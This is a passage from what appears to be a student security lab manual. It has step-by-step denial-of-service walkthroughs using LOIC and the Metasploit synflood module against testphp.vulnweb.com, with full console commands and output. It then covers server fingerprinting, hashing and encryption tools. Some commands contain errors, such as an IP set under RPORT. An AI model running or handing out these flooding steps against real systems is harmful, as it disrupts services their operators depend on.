


Figure3: LOIC in action (I painted the URL and IP white to hide the identity of the victim in snap)

- **Step 3:** Change other parameters per your choice or leave it to the default. Now click on the Big Button labeled as “IMMA CHARGIN MAH LAZER.” You have just mounted an attack on the target.

After starting the attack you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

### iii. Metasploit

First, select your target's IP address. I am taking **testphp.vulnweb.com** as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

```
(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```

So now I know the victim's IP Address **18.192.182.30**.

Launching Metasploit by typing **msfconsole** in your kali terminal

Then use the select the auxiliary “auxiliary/dos/TCP/synflood” by typing the following command.

**Msf6 > use auxiliary/dos/tcp/synflood**

**Msf6> show options**

```

-[ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT              80       yes       The target port
SHOST               no       The spoofable source address (else randomizes)
SNAPLEN            65535    yes       The number of bytes to capture
SPORT                no       The source port (else randomizes)
TIMEOUT            500       yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > ■

```

Now you can see you have all the available options that you can set.

To set an option just you have to typeset and the **option name** and option.

You have to set two main option

RHOST= target IP Address

RPORT=target PORT Address

**Set RPORT 18.192.182.30**

**Set RPORT 80**

```

-[ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
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RHOSTS             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT              80       yes       The target port
SHOST               no       The spoofable source address (else randomizes)
SNAPLEN            65535    yes       The number of bytes to capture
SPORT                no       The source port (else randomizes)
TIMEOUT            500       yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > ■

```

To launch the attack just

type. **exploit**


```
msf6 auxiliary(dos/tcp/synflood) > options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT             80        yes       The target port
SHOST              no        The spoofable source address (else randomizes)
SNAPLEN          65535     yes       The number of bytes to capture
SPORT              no        The source port (else randomizes)
TIMEOUT          500        yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30

[*] SYN flooding 18.192.182.30:80 ...

```

to see the packets you can open Wireshark.



So that's how you can perform a DOS attack.

## PRACTICAL 7

### A. Use the following tools to protect attacks on the web servers:

#### i. ID Server

Download and install ID Server tool.


##### 1. Enter URL or IP address of the target server



##### 2. Enter the Query The Server/button.



3. Copy the Extracted information.



The screenshot shows a Windows Notepad window titled "Untitled - Notepad". The content of the window is a text dump of an HTTP server response. It starts with "Initiating server query ...", followed by "Looking up the domain name for IP: 10.10.10.20", and "The domain name for the IP address is: [REDACTED]". Below this, it says "Connecting to the server on standard HTTP port: 80 [Connected] Requesting the server's default page." Then it states "The server returned the following response headers:" followed by the actual headers:

```
HTTP/1.1 200 OK
Date: [REDACTED]
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: [REDACTED]
ETag: "1868-54a94b0b3d00-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1745
Connection: close
Content-Type: text/html
Query complete.]
```

Information such as Domain name, open ports, Server type and other information are extracted.

## PRACTICAL 8

Use the following tools for cryptography


i. HashCalc

Calculating MD5 value using  
HashCalc

1. Open HashCalc tool.




2. Create a new file with some content in it as shown below.




3. Select Data Format as “File” and upload your file



4. Select Hashing Algorithm and Click Calculate




5. Now Select the Data Format to “Text String” and Type “IPSpecialist...” into Data filed and calculated MD5.



MD5 Calculated for the text string “IPSpecialist...” is  
“**a535590bec93526944bd4b94822a7625**”

6. Now, let's see how MD5 value is changed from minor change.



Just lowering the case of single alphabet changes entire hashing value. MD5 Calculated for the text string “IPspecialist...” is “**997bd71ad0158de71f6e97a57261b9a7**”

## ii. Advanced Encryption Package


1. Download and Install Advance Encryption Package Latest Version. In this Lab, we are using Advanced Encryption Package 2014 and 2017 to ensure compatibilities on Windows 7 and Windows 10.



2. Select the File you want to Encrypt.

3. Set password


4. Select Algorithm



5. Click Encrypt




## 6. Compare both Files




7. Now, After forwarding it to another PC, in our case, in Windows 10 PC, decrypting it using Advanced Encryption package 2017.

## 8. Enter password




9. File Successfully decrypted.



### iii. TrueCrypt

**TrueCrypt is a leading disk encryption software program** that lets you secure disk partitions on your Windows computer. There are times when your hard drive is accessible by other people, such as in an office setting, while travelling, or at home. The data you have on the PC may be vulnerable to attack and compromise your privacy. However, in these moments of risk, **TrueCrypt may just be the tool to protect your data.**



Click Next two times on the following screens to create an encrypted file container with a standard TrueCrypt volume (those are the default options). Click Select File and browse to a location where you want to create the new container. **Make sure it is not in the Dropbox folder if Dropbox is running.** You can name the container anyway you want, e.g. holiday2010.avi.

Click Next on the encryption options page unless you want to change the encryption algorithm or hash algorithm. Select the volume size on the next screen. I suggest you keep it at a few hundred Megabytes tops.

You need to enter a secure password on the next screen. It is suggested to use as many characters as possible (24+) with upper and lower letters, numbers and special characters. The maximum length of a True Crypt password is 64 characters.

Now it is time to select the volume format on the next screen. If you only use Windows computers you may want to select NTFS as the file system. If you use others you may be better off with FAT. Juggle the mouse around a bit and click on format once you are done with that.

Congratulations, the new True Crypt volume has been created.

#### iv. CrypTool

Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.

